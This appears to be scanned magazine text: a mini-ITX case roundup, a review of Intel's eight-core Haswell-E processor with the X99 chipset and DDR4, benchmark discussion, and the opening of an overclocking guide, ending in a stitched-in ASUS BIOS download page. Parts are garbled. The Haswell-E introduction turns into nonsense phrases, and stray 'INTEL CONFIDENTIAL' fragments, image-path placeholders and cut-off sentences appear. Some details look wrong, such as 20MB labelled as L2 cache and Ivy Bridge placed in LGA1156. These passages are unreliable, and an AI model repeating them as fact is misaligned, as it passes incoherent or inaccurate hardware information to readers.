CRITICAL SPECS: 250 x 359 x 404mm (WDH), 6.9kg.



\$79 FOR BLACK, \$89 OTHER COLOURS | WWW.BITFENIX.COM

BitFenix Prodigy

The classic is still king.

Arguably the case that kicked life into mini-ITX, the classic Prodigy still makes a statement. Available in white, black, red, blue, green, orange, blue, and black with red trim, it will fit in with any decor.

While the plastic handles on top flex a little, they're more than strong enough for lifting. Power and reset buttons, along with microphone and headphone jacks and a pair of USB 3.0 ports can be found on the right hand side. Flexibility is the Prodigy's appeal. It can take a full-sized PSU and up to five 3.5-inch drives, three of which can be sacrificed to fit a full-length graphics card. There's space for an additional two SSDs, and if you choose not to use an optical drive, you can fit in a 240mm radiator, with up to 56mm of depth. A fan filter on top is removable if you need even more vertical space. There's so much more to say, but we don't have the room. There's a reason the Prodigy is so successful – it's very, very good.

Verdict

For the ultimate in flexibility, you can't go past the Prodigy.



CRITICAL SPECS: 260 x 280 x 208mm (WDH), 2.65kg.



\$49 | WWW.COOLERMASTER.COM

Cooler Master Elite 110

Available space restricts the Elite's flexibility.

While the Elite 110 is only a little bit smaller than the Core V1, it's just enough to make things a little more awkward. Your CPU cooler is limited to 76mm in height – so it's probably an idea to water cool, with space for a 120mm radiator at the front.

Graphics cards are limited to 210mm in length. The Elite will accommodate a greater GPU depth than most mini-ITX cases though, at 60mm. A PSU shroud extends out the back 25mm, giving you more space inside. A bracket at the top can take two 3.5-inch or 2.5-inch drives, while an additional drive can be attached to a side bracket. The same side bracket can take two 80mm fans, but this will encroach on GPU space. There's no space for an optical drive if you need one. Hidden behind the removable fascia is a 120mm fan, powered by a four pin PSU connector. The power button is the Cooler Master logo on the front, which glows blue.

Verdict

A good value case, but you'll get more legs out of the Thermaltake Core.



CRITICAL SPECS: 250 x 374 x 210mm (WDH), 4.9kg.



\$117 | WWW.FRAC TAL-DESIGN.COM

Fractal Node 304

Fractal to the Node.

Resembling a premium subwoofer, the black Node's front is a brushed aluminium, while on the white edition you get a glossy fascia. It features a quiet 140mm fan at the rear (with 120mm mounts available), and two 92mm fans at the front. These can be controlled by a three speed switch, powered by a standard PSU four pin connector.

You'll find three brackets inside hanging from the top, each capable of holding two 2.5-inch or 3.5-inch drives, with rubber grommets to silence the latter. A removable dust filter is situated below where the PSU sits, and in front of the 92mm fans. Optical disc fans are left out in the cold here. If you remove one of the hard drive brackets and your PSU is 160mm or shorter, you'll be able to fit in a dual slot graphics card up to 310mm in length, and 40mm in depth. It'll accommodate a CPU cooler up to 180mm in height, with water cooling also an option.

Verdict

The Node 304 manages flexibility at a small size.



CRITICAL SPECS: 229 x 240 x 328mm (WDH), 2.18kg.



\$119 | WWW.LIAN-LI.COM

Lian Li PC-Q33

Open the pod bay doors, Al.

Lian Li has gone for the mini tower look with the Q33. Being Lian Li, the whole thing is aluminium and expertly crafted, pushing the price towards the higher end but making it light.

The sides are pegged in, requiring a little force to remove. After two thumbscrews are removed, the entire top and front hinges open, giving full access to install components. It fits a full-sized 200mm PSU, 220mm long and 45mm wide GPU, and gives 180mm of clearance for a CPU cooler. There's a pair of water cooling grommets at the rear, right next to the included 120mm fan. A removable drive tray on the right will take either two 3.5-inch, or one 3.5- and 2.5-inch drive. The front panel, courtesy of Lian Li's included rubber dampening grommets, will take three 2.5-inch drives, or can swap out one for a 3.5-inch drive. There's plenty of space inside, and it will support a 120mm radiator. For a premium look and amazing working space, look no further.

Verdict

A premium case with plenty of space to work in.



CRITICAL SPECS: 350 x 205 x 99mm (WDH), 2.4kg.



\$59 | WWW.SILVERSTONETEK.COM

Silverstone Milo ML06

So small even Otis won't fit inside.

The smallest case in our roundup, the Milo ML06 wouldn't look out of place amongst home theatre gear, with a slot for a slim optical drive and brushed aluminium fascia. You'll need an SFX PSU for this one, and any expansion card will need to be low profile and kept under 193mm long.

A multipurpose bracket sits across the top of the case, capable of taking a 2.5-inch, slim optical or 3.5-inch drive, or 120mm fan with a height of 25mm. Since it's positioned directly above the CPU socket, what you install here effects the size of the CPU heatsink, at 55mm, 50mm and 37mm respectively. Remove the bracket, and you'll get a 70mm cooler in. A removable drive cage can fit four 2.5-inch drives, while a full length PCI slot is mounted horizontally, as well as a VGA cutout if you have ribbon or cable-connected expansions. USB 3.0 ports are side mounted, which helps with the aesthetic, but could be a problem for accessibility in a HTPC.

Verdict

While you won't get a gaming GPU in there, this works well as an HTPC.



CRITICAL SPECS: 382 x 350 x 105mm (WDH), 3.71kg.



\$99 | WWW.SILVERSTONETEK.COM

Silverstone Raven RVZ01

Quoth the raven, 'Evermore'.

Looking like a games console on steroids, the RVZ01 is around the same height as BitFenix's Colossus, but less than half the width. A riser card spins the PCI-E card 90 degrees so it's parallel with the motherboard, an old server trick.

Because of its small size, you'll be disassembling and reassembling a fair bit to fit everything in, and you'll need an SFX PSU. A slot-loading optical drive, three 2.5-inch drives, and a 3.5-inch drive are accommodated for. Two 120mm, 15mm high fans are included, although you'll want to keep them controlled – at full speed they make a high pitched whir. There's space to mount a third under the GPU, providing your GPU isn't too large. Max GPU size is limited to x 11.2 x 68 x 330mm (WDH), while CPU heatsink height is capped at 83mm. While Silverstone doesn't believe in thumbscrews, it includes rubber feet in case you want to mount the case vertically. Three very fine dust filters are also included.

Verdict

For slim gaming, Silverstone is the one to beat.



CRITICAL SPECS: 260 x 316 x 276mm (WDH), 3.2kg.



\$59 | WWW.THERMALTAKE.COM

Thermaltake Core V1

Hard core.

Bling addicts take note: the excessive vent holes and window make this case perfect for adding LEDs.

Thermaltake believes in overkill, with a monstrous 200mm fan at the front, the bezel removable if you need to clean. In fact every panel is removable and interchangeable except the rear, freeing you to position the window however you want, and a boon for accessibility. It'll take a standard PSU up to 200mm long, and will fit a graphics card up to 255mm long – although if your heatsink tapers, you might get away with 280mm. One thing that there's no flexibility on is GPU depth, capped at 40mm. You'll want to keep your CPU cooler under 140mm. There's a pair of removable bays to vertically mount either 3.5-inch or 2.5-inch drives, and mounts at the rear for dual 92mm fans. The 200mm fan can be replaced with a 120 or 140mm, and there's enough space to investigate water cooling.

Verdict

Sexiness need not be expensive.



Haswell-E: Intel's super CPU

The new game-changing, eight-core chip is here. Gordon Mah Ung finds it's a meaty proposition.

After three long years of going hungry with six cores, real meat is finally back on the menu for enthusiasts. And not just any gamey slab full of gristle with shared cores, either.

With its new eight-core Haswell-E CPU, Intel may have cooked up the most mouthwatering beef (full-

on) since the original Sandy Bridge. And it's a game-changer, because our stomachs have been growling... Do you know that pang you get when you're just one speck short? And that's just one hip, water-cooled, E-entium E7! It's the real deal, because you were out of the steak house.

For what? Building those coveted, ever-stable Intel's original E-

Workings from the original Sandy Bridge? It's a true, over-the-top, end-of-the-world-with-vigilance. But you're ready for a self-incinerating, hyper-intellectual level of intel, to pass the numerical test that has been asked of our little end of the world. Well, Haswell-E is everything we hoped it would be.

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INTEL CONFIDENTIAL

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R3

B3

CORE COMPETENCY

How many cores do you really need?

“Not everyone needs an eight-core processor, but if time is money, an eight-core chip will pay for itself.”

As the great philosopher Sir Mix-A-Lot says, we like big cores and we cannot lie. We want as many cores as legally available. But we recognise that not everyone rolls as hard. With Intel's first eight-core CPU, consumers can now pick from two cores all the way to eight on the Intel side of the aisle – and then there's Hyper-Threading to confuse you even more. So, just how many cores do you need?

TWO CORES

Normally, we'd skip dual-cores without Hyper-Threading, because the parts tend to be bottom end of the pool Celerons. Our asterisk is the new Intel Pentium G3258 Anniversary Edition, or Pentium K, which is a real hoot of a chip. It easily overlocks and is dead cheap. It's not the fastest in content creation by a long shot, but if we were building an ultra-budget gaming rig and needed to steal from the CPU budget for a faster GPU, we'd recommend this one. Otherwise, we see dual-cores as purely ultra-budget parts today.

TWO CORES WITH HYPER-THREADING

For those who need a reliable, solid PC without overclocking (you don't want to explain the finer details to grandma, do you?), dual-core Core i3 parts fulfill the needs of most people who only do content creation occasionally. Hyper-Threading adds value in multi-threaded and multi-tasking jobs.

FOUR CORES

For anyone who does video editing, encoding, or even photo editing with newer applications, a quad-core is usually our recommended part. Newer game consoles are also expected to push minimum specs for newer games to quad-cores or more as well, so for most

people who carry an Enthusiast badge, a quad-core part is the place to start.

FOUR CORES WITH HYPER-THREADING

Hyper-Threading got a bad name in the days of the Pentium 4, and software that slowed down when it was turned on. Those days are gone though, and Hyper-Threading offers a performance boost with its virtual cores.

A 3.5GHz Core i7 quad-core with Hyper-Threading gives the same performance on multi-threaded tasks as a Core i5 running at 4.5GHz. The Hyper-Threading helps with content creation and we'd say if content creation is 30% or less of your time, this is the place to be. It's the best fit for 90% of enthusiasts.

SIX CORES WITH HYPER-THREADING

Once you pass the quad-core mark, you're moving pixels professionally in video editing, 3D modelling or other tasks that vindicate the cost. If losing time rendering a video costs you money, pay for a six-core or more CPU. How to decide if you need six or eight cores? Read on.

EIGHT CORES WITH HYPER-THREADING

Not everyone needs an eight-core processor, but if time is money, an eight-core chip will pay for itself. For example, the eight-core Haswell-E is about 45% faster than the four-core Core i7-4790K chip. If that saves you three hours of rendering time, that's three more hours working on other paying projects. The gap gets smaller between the six-core and the eight-core. To give you an idea, the 3.3GHz Core i7-5960X is about 20% faster than the Core i7-4960X running at 4GHz.

TOP PROCESSORS COMPARED

	CORE I7-5960X	CORE I7-4960X	CORE I7-3960X	CORE I7-990X	CORE I7-4790K	CORE I7-3770K
CODENAME	HASWELL-E	IVY BRIDGE-E	SANDY BRIDGE-E	GULFTOWN / WESTMERE	DEVILS CANYON / HASWELL	IVY BRIDGE
CLOCK	3GHZ-3.5GHZ	3.6GHZ-3.9GHZ	3.6GHZ-3.9GHZ	3.46GHZ-3.7GHZ	4GHZ-4.4GHZ	3.5GHZ-3.9GHZ
CORE/THREAD	8/16	6/12	6/12	6/12	4/8	4/8
TRANSISTOR COUNT	2.6 BILLION	1.86 BILLION	2 BILLION	1.17 BILLION	1.6 BILLION	1.4 BILLION
DIE SIZE	355.5MM	257MM	435MM	240MM	177MM	160MM
L2 CACHE	20MB	15MB	15MB	12MB	8MB	8MB
PROCESS	22NM	22NM	32NM	32NM	22NM	22NM
TDP	140 WATTS	130 WATTS	130 WATTS	130 WATTS	88 WATT	77 WATT
SOCKET	LGA2011-V3	LGA2011	LGA2011	LGA1366	LGA1150	LGA1155
MEMORY CONTROLLER	DDR4, QUAD-CHANNEL	DDR3, QUAD-CHANNEL	DDR3, QUAD-CHANNEL	DDR3, TRIPLE-CHANNEL	DDR3, DUAL-CHANNEL	DDR3, DUAL-CHANNEL

X99 has landed

Finally, the high-end chipset enthusiasts want... sort of.

You know what we won't miss? The X79 chipset. No offense to X79 owners, but while the Core i7-4960X can stick around for a bit, X79 can take its under-specified butt out of our establishment. Think we're being too harsh? We don't.

X79 has no native USB 3.0 support. And its SATA 6Gb/s ports? Only two. It almost reads like a feature set from the last decade. Fortunately, Intel has gone hog wild in over-compensating for the weaknesses of X79.

X99 has eight USB 2.0 ports and six USB 3.0 ports. For SATA 6Gb/s, Intel adds 10 ports to X99. Yes, 10. That gazongo number, however, is balanced out by two glaring omissions: no official SATA Express or M.2 support that came with Z97. Intel would only say motherboard vendors were free to implement it. We guess Intel left the feature off as the firm is a stickler for testing new interfaces before adding official support. At this point, SATA Express has been a no-show. After all, motherboards with SATA Express became available in May with Z97, yet we still haven't seen any native SATA Express drives. We expect most vendors to simply add it through discrete controllers.

One potential weakness of X99 is Intel's use of the DMI 2.0. That offers roughly 2.5GB/s of transfer speed between the CPU and the south bridge or PCH, but with the board hanging 10 SATA devices, USB 3.0, Gigabit Ethernet, and eight PCIe Gen 2.0 lanes off that link, there's potential for massive congestion in a worst-case scenario. But, says Intel, you can just hang devices off the plentiful PCIe Gen 3.0 from the CPU.

That does bring up our last point: the PCIe lanes. There will be confusion over the PCIe lane configuration on systems with Core i7-5820K parts. With only 28 lanes available, there's concern whole slots will be turned off. That won't happen, Intel says. Instead, if you go with the low-rent ride, you simply lose bandwidth, but will still have more than you can get from a normal LGA1150-based Core i7-4770K. It will be confusing, but we expect motherboard vendors to sort it out.

Haswell-E does bring one more interesting PCIe configuration — the ability to run five graphics cards in the PCIe slots at 8x speeds. What for? Intel didn't explain. Maybe mining configurations where miners are

already running six GPUs? But mining doesn't seem to need the bandwidth that an 8x slot would provide. The other possibility might be a five-way graphics card configuration being planned by Nvidia or AMD. At this point it's just conjecture, but one thing we know is that X99 is a welcome upgrade. Good riddance, X79.

DDR4 DETAILS

The memory stalemate is finally over. If you think Haswell-E has been a long wait, just think about DDR3, which made its debut as main memory in 2007 systems. Yes, 2007. The only component that's lasted seven years in most enthusiasts' systems might be the PSU, but it's even rare to find anyone kicking a 500 watt PSU from 2007 today.

DDR4 has been in gestation seemingly as long, so why the delay? From what we can tell, resistance to yet another new memory standard when people thought the PC was dying has been the root delay. And it didn't help that no one wanted to stick their head out first. RAM makers didn't want to begin producing DDR4 in volume until AMD or Intel made chipsets for it, while AMD and Intel didn't want to support it because of the costs it would add to PCs. The stalemate finally ends with Haswell-E, which integrates a quad-channel DDR4 memory controller into its die.

Initial launch speeds of DDR4 clock in at DDR4/2,133. For those already running DDR3 at 3GHz or higher, a 2,133 data rate is a snooze, but you should realize that anything over 2,133 is overclocked RAM. With DDR4, the JEDEC speeds (the body that sets RAM standards) already has target data rates of 3,200 on the map. RAM vendors we've talked to are already shopping DIMMs near that speed.

But the best part of DDR4 may be its density message. For years, consumer DDR3 has topped out at 8GB on a DIMM. With DDR4, we should see 16GB DIMMs almost immediately, and stacking of chips is built into the standard, so it's entirely possible that we'll start to see 32GB DIMMs emerging during the course of its lifetime. On a quad-channel, eight-DIMM motherboard, you should expect to be able to build systems with 128GB of RAM using non-ECC DIMMs almost immediately. DDR4 also brings power savings and other improvements, but the main highlights enthusiasts should expect are higher densities and higher clocks.

Oh, and higher prices. RAM prices haven't been fun for anyone of late, but expect DDR4 to demand a premium, at least when it comes to the higher clock speed offerings.

PCIe LANES

Now a feature to be blocked. Over the

Top guns compared


THE VERY BEST OF INTEL'S 22NM PROCESSORS

The LGA2011-based Core i7-4960X (left) and the LGA2011-v3-based Core i7-5960X (middle) dwarf the Core i7-4790K chip (right). Note the change in the heat spreader between the older 4960X and 5960X, which now has larger 'wings' to make it easier to remove the CPU. The breather hole, which allows for curing of the thermal interface material, has also been moved. Finally, while the chips are the same size, they're keyed differently to stop you installing a newer Haswell-E into an older Ivy Bridge-E board.



Still, it's a brain-bender to think that when you populate an X99 board with the lowest-end Haswell-E, the PCIe configuration will change. At least they'll work – just more slowly. Intel says it worked with board vendors to make sure all the slots will function with the budget part.

Intel® X99 Chipset Block Diagram



The cores don't come without a cost though, and we don't mean the usual painful price Intel asks for its highest-end CPUs. It's no secret that more cores mean more heat, which means lower clockspeeds. That's one of the rationales Intel used with the original six-core Core i7-3960X. Although sold as a six-core, the original Sandy Bridge-E was built using an eight-core die on which Intel had switched off two cores. Intel said it wanted to balance the needs of the many versus the needs of the few — that is, by turning off two of the cores, the part could hit higher clockspeeds. Indeed, the Core i7-3960X had a base clock of 3.3GHz and Turbo Boost of 3.9GHz, and most could overclock it to 5GHz. The same chip packaged as a Xeon with all eight cores working — the Xeon E5-2687W — was locked down at 3.1GHz and mostly buzzed along at 3.4GHz.

When you dive down into the actual cores themselves, though, much is the same. It's based on a 22nm process. It has '3D' tri-gate transistors and integrated voltage regulation. Oh, and it's also the first processor to feature an integrated DDR4 memory controller.

BENCHMARKS

Performance junkies, rejoice! Haswell-E hits it out of the ballpark.

For our testing, we set up three identical systems with the fastest available CPUs for each platform. Each system used an Nvidia GeForce GTX 780 with the same 340.52 drivers, Corsair 240GB Neutron GTX SSDs and 64-bit Windows 8.1 Enterprise. Since we've had issues with clocks speeds varying on cards that physically look the same, we also verified the clocks speeds of each GPU manually and also recorded the multiplier, base clock, and speeds the parts run at under single-threaded and multi-threaded loads.

The 3GHz Core i7-5960X's would run at 3.5GHz on single-threaded tasks but usually sat at 3.33GHz on multi-threaded tasks. The 3.6GHz Core i7-4960X ran everything at 4GHz, including multi-threading tasks. The 4GHz Core i7-4790K part sat at 4.4GHz on both single- and multi-threaded loads.

For Z97, we used a Gigabyte Z97M-D3H mobo with a Core i7-4790K Devil's Canyon chip aboard. An ASUS Sabertooth X79 did the duty for our Core i7-4960X Ivy Bridge-E chip. Finally, for our Core i7-5960X chip, we obtained an early Gigabyte X99-Gaming 5 motherboard. The board was pretty early but we feel comfortable with our performance numbers as Intel has claimed the Core i7-5960X was 45% faster than a quad-core chip, and

that's what we saw in some of our tests.

One thing to note: the RAM capacities were different but in the grand scheme of things and the tests we ran, it had no impact. The Sabertooth X79 had 16GB of DDR3/2133 in quad-channel mode, the Z97M-D3H had 16GB of DDR3/2133 in dual-channel mode. Finally, the X99-Gaming 5 board had 32GB of Corsair DDR4/2133. All three CPUs will overclock, but we tested at stock speeds to get a good baseline feel.

For our benchmarks, we selected from a pile of real-world games, synthetic tests, as well as several real-world applications across a wide gamut of disciplines. Our gaming tests were also run at very low resolutions and low-quality settings to take the graphics card out of the equation.

We also acknowledge that people will want to know what they can expect from the different CPUs at realistic settings and resolutions, so we also ran all of the games at their highest settings at 1,920 x 1,080 resolution, which is still the norm in PC gaming.

THE RESULTS

We could get into a multi-sentence analysis of how it did and slowly break out with our verdict, but in a society where people get impatient at the microwave, we'll give you the goods up

front: holy fracking smokes, this chip is fast! The Core i7-5960X is simply everything high-end PC enthusiasts have been dreaming about.

There are performance improvements you will get in modern games, but there are improvements elsewhere too.

If you're into your more serious productivity, then the performance boost you get in the likes of Premiere Pro CS6 will make you grin like a drug-fuelled idiot. In most of our tests that stress multi-threading, we saw roughly a 45 to 50% improvement going from the Haswell to the Haswell-E part. The improvement gets tighter when you're comparing the six-core Core i7-4960X, but it's still a nice, big number. In these cases, we generally saw a 20 to 25% improvement in multi-threaded tasks. Not bad, not bad at all.

That's not even factoring in the clock differences between the parts. The Core i7-4790K buzzes along at 4.4GHz — 1.1GHz faster than the Core i7-5960X in multi-threaded tasks — yet it still got stomped by 45 to 50%. The Core i7-4960X had a nearly 700MHz clock advantage as well over the eight-core chip.

The whole world isn't multi-threaded, though. Once we get to workloads that don't push all eight cores, the higher clocks speeds of the other parts

The wait is over...


Haswell-E, the first consumer Intel eight-core, arrives at last.

Being a member of the PC enthusiast club is not an easy path to follow. Sure, you get the most cores and priciest parts, but it also means you wait a hell of a long time between CPU upgrades. And with Intel's cadence the last few years, it also means you get the leftovers. It's been that way since Intel went with its two-socket strategy with the original LGA1366/LGA1156. Those who picked the big-boy socket always got the shaft.

The original Ivy Bridge in LGA1156 socket, for example, hit the streets in April 2012. Intel then rewarded the small-socket crowd with its Haswell in June of 2013. It wasn't until September of 2013 that big-boy socket users got Ivy Bridge-E for their LGA2011s. But with Haswell already tearing up the benchmarks, who the hell cared?

Well, that time has come with Haswell-E, Intel's first replacement for the aging LGA2011 platform since, er, 2011. For the first time since the original Pentium 4 Extreme Edition, paying the premium price actually nets you more: namely, the company's first consumer eight-core CPU.

The LGA2011-v3 socket is not the same as the older LGA2011. But the cooling offsets are the same, so almost all older coolers and accessories should work just fine.



Though they look the same, LGA2011's socket has arms that are arranged differently than the new LGA2011-v3 that replaces it. And no, you can't drop a newer Haswell-E into this socket and make it work.

predictably take over. ProShow Producer 5.0, for example, has never pushed more than four threads and we saw the Core i7-5960X lose by 17%. The same happened in some of our other benchmarks too – applications that are multi-threaded, but that top out at four-cores, not eight.

In fact, in general, the Core i7-4790K will be faster thanks to its clockspeed advantage. If you overclocked the Core i7-5960X to 4GHz or 4.4GHz on just four cores, the two should be roughly on a par in pure performance terms on light-duty workloads.

When it comes to the aforementioned gaming performance, we saw some results from our tests that are a little bewildering. At low-resolution and low-quality settings, where the graphics card was not the bottleneck, the Core i7-4790K had the same 10 to 20% advantage. When we ran the same tests at ultra and 1080p resolution, the Core i7-5960X actually had a slight advantage in some of the runs against the Core i7-4790K.

We think that may be from the bandwidth advantage the 5960X has. Remember, we ran all of the RAM at 2,133, so it's not really a question of DDR4 versus DDR3. It's a question of quad-channel versus dual-channel.

IS HASWELL-E FOR YOU?

Let's say it again: the Core i7-5960X stands as the single fastest CPU we've seen to date. It's simply a monster for performance in multi-threaded tasks, and we'd wager good money that once you've overclocked it, it'll easily be as fast as all the others in tasks that aren't thread-heavy workloads.

That performance, however, doesn't mean everyone should start saving to buy a processor that costs as much as a whole PC. No, for most people, the dynamic doesn't change. For the 80% of you who fall into the average Joe or Jane nerd category, a four-core with Hyper-Threading still offers the best bang for buck. It won't be as fast as the eight-core, but unless you're really working your rig for a living, made of money, or hate for your Handbrake encodes to take that extra 25 minutes, you can slum it with the Core i7-4790K chip. It just happens to be a great gaming chip as well. You don't even have to overclock it much for the performance to be peppy.

But for the remaining 20% who actually do a lot of encoding, rendering, professional photo editing or heavy multi-tasking, the Core i7-5960X stands as the must-have CPU.

It's the chip you've been waiting for Intel to release. Just be aware that at purely stock speeds, you do give up performance to the Core i7-4790K. But again, the good news is that with some minor overclocking tweaks, it'll be the equal or better of the quad-core chip in your serious applications.

What's really nice here is that for the first time, Intel is giving buyers of its 'Extreme' SKU something truly extra for the \$1,290 they spend. Previous Core i7 Extreme parts have always been good overclockers, but a lot of people bypassed them for the midrange chips such as the Core i7-4930K, which gave you the same core counts and overclocking to boot. The only true differentiation Extreme CPU buyers got was bragging rights. That changes with this chip though – you really do get something that no one else has. With Haswell-E, the Extreme buyers are the only ones with eight-core parts.

THE UPGRADE DILEMMA

Bang-for-buck buyers also get a treat from the six-core Core i7-5820K chip. At \$485, it's slightly more expensive than the chip it replaces – the \$399 Core i7-4820K – but the extra price nets you two more cores. Yes, you lose PCIe bandwidth but most people won't notice the difference.

We didn't get the Core i7-5820K part to test until the last few days of the issue, but we believe that from our brief testing and the figures we got from the Core i7-5960X that minor overclocking on the cheap Haswell-E would easily make it the equal of Intel's previous six-core chips. And that, of course, brings us to the last point of discussion: is this generation worth upgrading to from a Core i7-4960X?


The easy answer is no. In pure CPU-on-CPU showdowns, the Core i7-4960X is about 20% slower in multi-threaded tasks, and in light-duty threads it's about the same, thanks to the clock-speed advantage the Core i7-4960X has. There are two reasons we might want to toss aside the older chip, though. The first is the pathetic SATA 6Gb/s ports, which you actually need on a heavy-duty work machine. The second reason would be the folks for whom a 20% reduction in rendering time would actually be worth paying the extra for. ■

Silicon evolution

Since the missing two cores of Sandy Bridge-E, the extreme chips have evolved to the full eight-core monty.


HASWELL-E

There have been clock-blocking rumours swirling about the Haswell being a 12-core Xeon with four cores turned off. That's not true and Intel says this die-shot proves it.




IVY BRIDGE-E

Ivy Bridge-E's main advantage over Sandy Bridge-E was a native six-core die and reduced power consumption. But overclocking yields were greatly reduced.




SANDY BRIDGE-E

Sandy Bridge-E and Sandy Bridge will long be remembered for its friendliness to overclocking and for having two of its working cores killed, Red Wedding-style, by Intel.



"The only true differentiation Extreme CPU buyers got was bragging rights."



How to overclock Haswell-E

A CPU with eight cores not good enough? Dave James helps you speed them all up.

Something you'll notice about Intel's Core i7-5960X is that it runs with a much lower clockspeed than the lower caste Devil's Canyon Haswell chips.

The i7-4790K comes out of the box with a 4GHz baseclock, leaving this octo-core Haswell-E chip a full 1GHz slower. A functional 4790K though only needs four cores in its die to be working optimally, and if only one of the 5960X's eight cores is off the pace, it will be unable to hit such speeds. A lower baseclock means Intel can produce more functional units from a costly CPU wafer.

That can affect overclocking too, so you'll see a lot of variance in the

maximum overlocks of the top Core i7 processors. Some hit 4.8GHz, but others, like our engineering sample barely scrape 4.4GHz. But that's still not to be sniffed at, so let's see how it's done.

"Answer the questions (daily computing or gaming, air or water-cooling) and the BIOS will restart your PC and attempt an overclock."

Overclocking Haswell-E

Strap your overclocking hard-hat on and get dialling in those frequency boosts.



1 FIND YOUR FEET

First, you should benchmark temperatures, clockspeed and performance on your vanilla setup. Real Temp is a good monitor, and both it and CPU-Z will display your CPU clockspeed (CPU-Z will also show memory settings). Download Cinebench R15 too, and the three apps will give you your baseline temps, clockspeed and performance.

X99-DELUXE

Microsoft Support

Support page
Error messages
Forums
Microsoft Fix it

Driver & Tools

There are 3 download servers available on ASUS Download Site - Global, China and PDP. Each server provides

select the same content to make where you download from, except for the speed which you are connected to

OS Windows 8 1 64bit

29 files found

1 (1)

2 (2)

Version: 0801

Description: X99-DELUXE BIOS 0801

1. Improve compatibility for certain USB keyboards

2. Improve temperature monitoring

3. Improve S.M.A.R.T. settings

File Size: 7.22 MB

Download from

Version: 0802

Description: X99-DELUXE BIOS 0802


First release BIOS

File Size: 7.22 MB

